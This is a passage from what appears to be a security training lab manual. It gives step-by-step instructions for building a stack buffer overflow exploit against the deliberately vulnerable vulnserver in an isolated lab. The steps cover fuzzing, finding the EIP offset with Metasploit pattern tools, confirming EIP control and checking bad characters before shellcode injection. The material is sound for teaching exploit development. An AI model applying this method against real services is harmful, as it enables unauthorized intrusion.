
61. In the top-right window, you can also observe that the EIP register is not overwritten by the Python script.



62. Click Parrot Security switch to the Parrot Security machine. In the Terminal window, press Ctrl+C to terminate the Python script.

63. A message appears, saying that the vulnerable server crashed after receiving approximately 10200 bytes of data, but it did not overwrite the EIP register.

The byte size might differ in your lab environment.



64. Click Windows 11 switch back to the Windows 11 machine and close Immunity Debugger and the vulnerable server process.

65. Re-launch both Immunity Debugger and the vulnerable server as an administrator. Now, Attach the vulnserver process to Immunity Debugger and click the Run program icon in the toolbar to run Immunity Debugger.

66. Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 5100 bytes of data. Now, we will use the pattern_create Ruby tool to generate random bytes of data.

67. Click Parrot Security to switch back to the Parrot Security machine.

68. In a new Terminal window execute sudo su to run the programs as a root user (When prompted, enter the password toor).


The password that you type will not be visible.

69. Now, run cd command to jump to the root directory.

70. Run /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 10400 command.

-l: length, 10400: byte size (here, we take the nearest even-number value of the byte size obtained in the previous step)


71. It will generate a random piece of bytes; right-click on it and click Copy to copy the code and close the Terminal window.



72. Now, switch back to the previously opened terminal window, run pluma findoff.py command.

73. A Python script file appears; replace the code within inverted commas ("") in the offset variable with the copied code.


74. Press Ctrl+S to save the script file and close it.



75. In the Terminal window, run chmod +x findoff.py command to change the mode to execute the Python script.

76. Now, execute ./findoff.py command to run the Python script to send the generated random bytes to the vulnerable server.


When the above script is executed, it sends random bytes of data to the target vulnerable server, which causes a buffer overflow in the stack.



77. Click Windows 11 switch to the Windows 11 machine.

78. In the Immunity Debugger window, you can observe that the EIP register is overwritten with random bytes.

79. Note down the random bytes in the EIP and find the offset of those bytes.



80. Click Parrot Security to switch to the Parrot Security machine.

81. In a new Terminal window, execute sudo su to run the programs as a root user (When prompted, enter the password toor).

The password that you type will not be visible.


82. Now, run cd command to jump to the root directory.

83. In the Terminal window, run /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 10400 -q 386F4337.

-l: length, 10400: byte size (here, we take the nearest even-number value of the byte size obtained in the Step#63), -q: offset value (here, 386F4337 identified in the previous step).

The byte length might differ in your lab environment.

84. A result appears, indicating that the identified EIP register is at an offset of 2003 bytes, as shown in the screenshot.



85. Close the Terminal window.

86. Click Windows 11 to switch back to the Windows 11 machine and close Immunity Debugger and the vulnerable server process.


87. Re-launch both Immunity Debugger and the vulnerable server as an administrator. Now, Attach the vulnserver process to Immunity Debugger and click the Run program icon in the toolbar to run Immunity Debugger.

88. Now, we shall run the Python script to overwrite the EIP register.

89. Click Parrot Security to switch back to the Parrot Security machine. In the Terminal window, run chmod +x overwrite.py command to change the mode to execute the Python script.


90. Now, run ./overwrite.py command to run the Python script to send the generated random bytes to the vulnerable server.

This Python script is used to check whether we can control the EIP register.



91. Click Windows 11 to switch to the Windows 11 machine. You can observe that the EIP register is overwritten, as shown in the screenshot.

The result indicates that the EIP register can be controlled and overwritten with malicious shellcode.



92. Close Immunity Debugger and the vulnerable server process.


93. Re-launch both Immunity Debugger and the vulnerable server as an administrator. Now, Attach the vulnserver process to Immunity Debugger and click the Run program icon in the toolbar to run Immunity Debugger.

94. Now, before injecting the shellcode into the EIP register, first, we must identify bad characters that may cause issues in the shellcode

You can obtain the badchars through a Google search. Characters such as no byte, i.e., “\x00”, are badchars.

95. Click Parrot Security to switch back to the Parrot Security machine. In the Terminal window, run chmod +x badchars.py command to change the mode to execute the Python script.


96. Now, run ./badchars.py command to run the Python script to send the badchars along with the shellcode.



97. CLick Windows 11 to switch to the Windows 11 machine.


98. In Immunity Debugger, click on the ESP register value in the top-right window. Right-click on the selected ESP register value and click the Follow in Dump option.

The ESP value might differ when you perform this lab.



99. In the left-corner window, you can observe that there are no badchars that cause problems in the shellcode, as shown in the screenshot.

The ESP value might when you perform this task.



